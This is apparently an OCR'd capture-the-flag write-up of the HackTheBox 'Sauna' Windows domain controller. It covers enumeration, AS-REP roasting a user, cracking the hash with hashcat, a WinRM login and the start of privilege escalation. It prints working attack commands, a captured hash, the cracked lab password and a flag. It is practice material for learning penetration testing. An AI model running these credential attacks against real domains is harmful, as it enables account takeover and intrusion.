
ch3ckm8_HTB_sauna

Intro



Tags: #windows #NotAssumedBreach #OSCPpath #DCSync #WinPEAS
Tools used:

- BurpSuite (inspecting the web app)
- GetNPUsers.py (AS-REP roasting)
- Hashcat (cracking)
- WinPEAS.ps1 (windows privesc)
- secretsdump.py / mimikatz (dumping secrets)

Reconnaissance

First, i generated this template by using my script: [ch3ckkm8/Pentest-Auto-Report-]

```
python pentest_to_md.py 10.129.95.180 sauna.htb
```

Add target to /etc/hosts

```
sudo sh -c "echo '10.129.95.180 sauna.htb' >> /etc/hosts"
```

Nmap scan

```
sudo nmap -sC -sV sauna.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-08-01 20:38 CDT
Nmap scan report for sauna.htb (10.129.95.180)
Host is up (0.077s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-02
08:38:55Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m00s
| smb2-time:
|   date: 2025-08-02T08:39:02
|_  start_date: N/A
```

```
Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 57.81 seconds
```

multiple services are open here, the target is a DC for the according to the following indicators:

- ports
  - 88 and 464 (kerberos)
  - 3268
- Message signing enabled and required (smb2-security-mode)
  I decided to inspect the `http` service first:


Banner grabbing


```
whatweb sauna.htb
```

```
<http://sauna.htb> [200 OK] Bootstrap, Country[RESERVED][ZZ],
Email[example@email.com,info@example.com], HTML5,
HTTPServer[Microsoft-IIS/10.0], IP[10.129.95.180], Microsoft-IIS[10.0], Script,
Title[Egotistical Bank :: Home]
```


the `version` of the IIS server is `10.0`

found this CVE-2020-0645 to be related with this version






Trying to submit, with some random values, it displays this after hitting submit:




BurpSuite

Using burpsuite, i tried repeating the request on the contact page, and it appears that when using post method, it reponds with error `405` as shown in the screenshot below:



but when i change the method from post to `GET` it responds with http code `200` !



hm tried some exploits regarding the cve i mentioned above but had no luck, and i found nothing more about the iis part and i have no idea what went wrong.

Nothing was obvious about it ... so i moved on

DNS enum

Zone-transfer

Tried zone transfer:

```
dig axfr @10.129.95.180 sauna.htb
```

but it failed

SMB enum

Anonymous Login

Tried anonymous login:

```
smbmap -H 10.129.95.180
```

```
[+] Finding open SMB ports....
[+] User SMB session established on 10.129.95.180...
[+] IP: 10.10.10.175:445        Name: 10.10.10.175
        Disk                      Permissions     Comment
        ----                      -----------     -------
[!] Access Denied
```

found nothing and access was denied.

LDAP enum

```
ldapsearch -LLL -x -H ldap://sauna.htb -s base namingcontexts
```

```
dn:
namingcontexts: DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
```

Finding valid users

i will use `ldapsearch` for this:

```
ldapsearch -LLL -x -H ldap://sauna.htb -b "DC=EGOTISTICAL-BANK,DC=LOCAL"
"objectclass=user" | egrep -i ^samaccountname | awk -F ': ' '{print $2}' | tee
users.txt
```

the user list gathered is:

```
fsmith
scoins
sdriver
btayload
hbear
skerb
```

Alternatively, for this step we could have used kerbrute to find valid users.

Foothold

Finding accounts with pre-authentication disabled

We can use the GetNPUser.py script from impacketto see if any users have the privilege, if they do then the DC will respond.
or
we can revisit our ldap enumeration using `ldapsearch` where `DONT_REQ_PREAUTH` could be seen as enabled there too, reminder the snippet below: (just like the forest machine)

```
ldapsearch -LLL -x -H ldap://sauna.htb -b "DC=EGOTISTICAL-BANK,DC=LOCAL"
```

Here i found that DONT_REQ_PREAUTH flag is set! lets keep that in mind for later, and move on.

`GetNPUsers.py` identifies user accounts that:

- Have the "**Do not require Kerberos preauthentication**" flag set.
- Are therefore vulnerable to **AS-REP Roasting**

```
GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile user_list.txt -format hashcat -
outputfile hashes.txt -dc-ip 10.129.95.180
```

it appears that we got the asrep hash for user `fsmith`!

```
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its
affiliated companies

$krb5asrep$23$fsmith@EGOTISTICAL-
BANK.LOCAL:bef1ac10c313012800c93d55e6b9b863$aa14a9c3b9c9566c23094379c4c3ae4dd9f0bbdb
43d0a242d505fdd563fa39bb83f0ec34cf0ef60b0d1ab224c807894e68832b4031af8a757ef86c3bb811
aba6466055dd901509e4ba565834305bd9a94e30b86a4802b8df6074283754ba1a9e0b34479d7dadc5f2
405aee1b6c08e6ba9cb2c6c5672b21e2810daab302ffa2b841f2c67eced214672292ed1583f28d7759c7
202b0983394fe36a68be2254e084ae9df46a8dfa63f28fc7f3ff2be36511272f0015be4873c074c49224
d1e09e1afe4b827c07081e9bfb1d9c846cfb10f5c7c46fea6274ec36348509f78da949f674de3df00968
40bce6e78de14911b88dbc39a4f4d8124cd7bc3b697acfa8dca7
```

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
```

or we could also do it via netexec:

```
nxc ldap 10.129.95.180 -u user_list.txt -p '' --asreproast hashes.txt
```

Cracking the AS-REP hash

lets crack it now

```
hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt
```

the retrieved password is:

```
Thestrokes23
```

Identify where we can login with those creds

lets use my script to bulk check all available services: https://github.com/ch3ckkm8/auto_netexec

```
./auto_netexec_bulk_creds_checker.sh sauna.htb 'fsmith' 'Thestrokes23'
```

```
[*] Checking if winrm port 5985 is open on sauna.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM       10.129.95.180   5985   SAUNA            [*] Windows 10 / Server 2019
Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM       10.129.95.180   5985   SAUNA            [+] EGOTISTICAL-
BANK.LOCAL\\fsmith:Thestrokes23 (Pwn3d!)

[*] Checking if smb port 445 is open on sauna.htb...
[+] Port 445 open - checking smb with netexec
SMB         10.129.95.180   445    SAUNA            [*] Windows 10 / Server 2019
Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True)
(SMBv1:False)
SMB         10.129.95.180   445    SAUNA            [+] EGOTISTICAL-
```

```
BANK.LOCAL\\fsmith:Thestrokes23

[*] Checking if ldap port 389 is open on sauna.htb...
[+] Port 389 open - checking ldap with netexec
SMB         10.129.95.180   445    SAUNA            [*] Windows 10 / Server 2019
Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True)
(SMBv1:False)
LDAP        10.129.95.180   389    SAUNA            [+] EGOTISTICAL-
BANK.LOCAL\\fsmith:Thestrokes23

[*] Checking if rdp port 3389 is open on sauna.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on sauna.htb...
[+] Port 135 open - checking wmi with netexec
RPC         10.129.95.180   135    SAUNA            [*] Windows 10 / Server 2019
Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
RPC         10.129.95.180   135    SAUNA            [+] EGOTISTICAL-
BANK.LOCAL\\fsmith:Thestrokes23

[*] Checking if nfs port 2049 is open on sauna.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on sauna.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on sauna.htb...
[-] Skipping vnc - port 5900 is closed

[*] Checking if ftp port 21 is open on sauna.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on sauna.htb...
[-] Skipping mssql - port 1433 is closed
```

so it seems that win-rm is open! lets login

```
evil-winrm -i sauna.htb -u 'fsmith' -p 'Thestrokes23'
```

login was successful! grabbed user flag `900c85036078cc85ed9144b2aaa35a96`

Privesc

lets try to run bloodhound to get a better view of the AD

```
bloodhound-python -u 'fsmith' -p 'Thestrokes23' -d EGOTISTICAL-BANK.LOCAL -ns
10.129.95.180 -c All --zip
```

Group Membership

we can also view user's membership manually

```
whoami /groups
```


```
GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============
================================================
Everyone                                   Well-known group S-1-1-0      Mandatory
group, Enabled by default, Enabled group
BUILTIN\\Remote Management Users            Alias            S-1-5-32-580 Mandatory
group, Enabled by default, Enabled group
BUILTIN\\Users                              Alias            S-1-5-32-545 Mandatory
group, Enabled by default, Enabled group
BUILTIN\\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\\NETWORK                       Well-known group S-1-5-2      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\\Authenticated Users           Well-known group S-1-5-11     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\\This Organization             Well-known group S-1-5-15     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory
group, Enabled by default, Enabled group
Mandatory Label\\Medium Plus Mandatory Level Label            S-1-16-8448
```

also user accounts too

```
 net user
```

